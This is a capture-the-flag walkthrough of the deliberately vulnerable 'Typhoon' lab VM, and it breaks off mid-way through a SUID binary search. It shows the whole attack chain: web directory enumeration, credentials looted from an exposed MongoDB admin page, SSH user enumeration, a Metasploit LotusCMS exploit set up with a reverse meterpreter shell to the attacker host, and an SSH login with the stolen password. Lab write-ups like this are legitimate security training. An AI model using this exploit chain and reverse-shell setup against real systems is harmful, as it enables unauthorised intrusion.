
Typhoon


ENUMERATION

Netdiscover to get victim machine ip.



```
 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.234.1   00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.234.2   00:50:56:f9:8d:ca      1      60  VMware, Inc.
 192.168.234.128 00:0c:29:95:39:22      1      60  VMware, Inc.
 192.168.234.254 00:50:56:f0:fe:07      1      60  VMware, Inc.
```


Enumerating web directory



```
root@kali:~/pwn/typhoon# gobuster dir --url http://typhoon.local -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://typhoon.local
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2019/09/27 01:46:37 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.hta (Status: 403)
/.htpasswd (Status: 403)
/assets (Status: 301)
/calendar (Status: 301)
/cgi-bin/ (Status: 403)
/cms (Status: 301)
/drupal (Status: 301)
/index.html (Status: 200)
/javascript (Status: 301)
/phpmyadmin (Status: 301)
/robots.txt (Status: 200)
/server-status (Status: 403)
===============================================================
2019/09/27 01:46:37 Finished
===============================================================
```

Using gobuster we need to determine the different subdirectory that is hosted inside the server.


Robots.txt




```
root@kali:/tmp# curl http://typhoon.local/robots.txt
User-agent: *
Disallow: /mongoadmin/
root@kali:/tmp# 
```

Saw that theres robots.txt and curl was used to view the contents of robots.txt

mongodb enum



```
• version
   ◦ mongo: 3.0.15 (64-bit)
   ◦ mongoPhpDriver: 1.6.16
   ◦ phpMoAdmin: 1.0.9
   ◦ php: 5.5.9-1ubuntu4.26 (64-bit)
   ◦ gitVersion: b8ff507269c382bc100fc52f75f48d54cd42ec3b
• OpenSSLVersion: OpenSSL 1.0.1f 6 Jan 2014
• sysInfo: Linux ip-10-71-195-23 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 BOOST_LIB_VERSION=1_49
```




```
[X] [E] (MongoId) 5bce38e66c82aa33d0a8c7be
[_id] => MongoId Object (
    [$id] => 5bce38e66c82aa33d0a8c7be
)
[username] => typhoon

[X] [E] (MongoId) 5bce38f86c82aa33d0a8c7bf
[_id] => MongoId Object (
    [$id] => 5bce38f86c82aa33d0a8c7bf
)
[password] => 789456123
```

[username] => typhoon
[password] => 789456123

Upon browsing mongoadmin, i am able to pull creds off which was to be used for ssh later.

SSH enum: enumerating users




```
[*] 192.168.234.128:22 - SSH - Using malformed packet technique
[*] 192.168.234.128:22 - SSH - Starting scan
[+] 192.168.234.128:22 - SSH - User 'typhoon' found
[+] 192.168.234.128:22 - SSH - User 'admin' found
[-] 192.168.234.128:22 - SSH - User 'root' not found
[-] 192.168.234.128:22 - SSH - User 'test' not found
[-] 192.168.234.128:22 - SSH - User 'slsls' not found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Using auxiliary/scanner/ssh/ssh_enumusers metasploit module, i am able to determine that both typhoon and
admin useraccount exists.


METHOD: WEB ATTACK (LOTUS CMS)

Outdated CMS



I saw that lotusCMS was last updated in 2012 and as such, there will surely be exploit that could be used.


Setting the options for the remote exploit



```
msf5 exploit(multi/http/lcms_php_exec) > show options

Module options (exploit/multi/http/lcms_php_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.234.128  yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /cms/            yes       URI
   VHOST                     no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.234.157  yes       The listen address (an interface may be specified)
   LPORT  80               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic LotusCMS 3.0


msf5 exploit(multi/http/lcms_php_exec) > 
```

Above are the settings for metasploit.

Popped a low priv shell.




```
meterpreter > shell
Process 25081 created.
Channel 0 created.

whoami
www-data
python -c "import pty; pty.spawn('/bin/bash')"
www-data@typhoon:/var/www/html/cms$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@typhoon:/var/www/html/cms$ echo $TERM
```

It is CONFIRMED that we are able to pop a reverse shell using the said lotusCMS exploit.


METHOD: NETWORK ATTACK

By using the password that is got off from mongodb, we are able to login as typhoon successfully
[password] => 789456123



```
425 packages can be updated.
343 updates are security updates.

Last login: Fri Sep 27 09:11:44 2019 from 192.168.234.157
typhoon@typhoon:~$ 
```

suid binary




```
typhoon@typhoon:~$ find / -perm -4000 -ls 2> /dev/null
 14223   20 -rwsr-sr-x   1 libuuid  libuuid     18904 Jun  3  2014 /usr/sbin/uuidd
 14192  336 -rwsr-xr--   1 root     dip        343168 Jan 23  2013 /usr/sbin/pppd
   123   40 -rwsr-xr-x   1 root     root        39584 Mar 24  2014 /usr/bin/head
   184   32 -rwsr-xr-x   1 root     root        32464 Feb 17  2014 /usr/bin/newgrp
    44   44 -rwsr-xr-x   1 root     root        41336 Feb 17  2014 /usr/bin/chsh
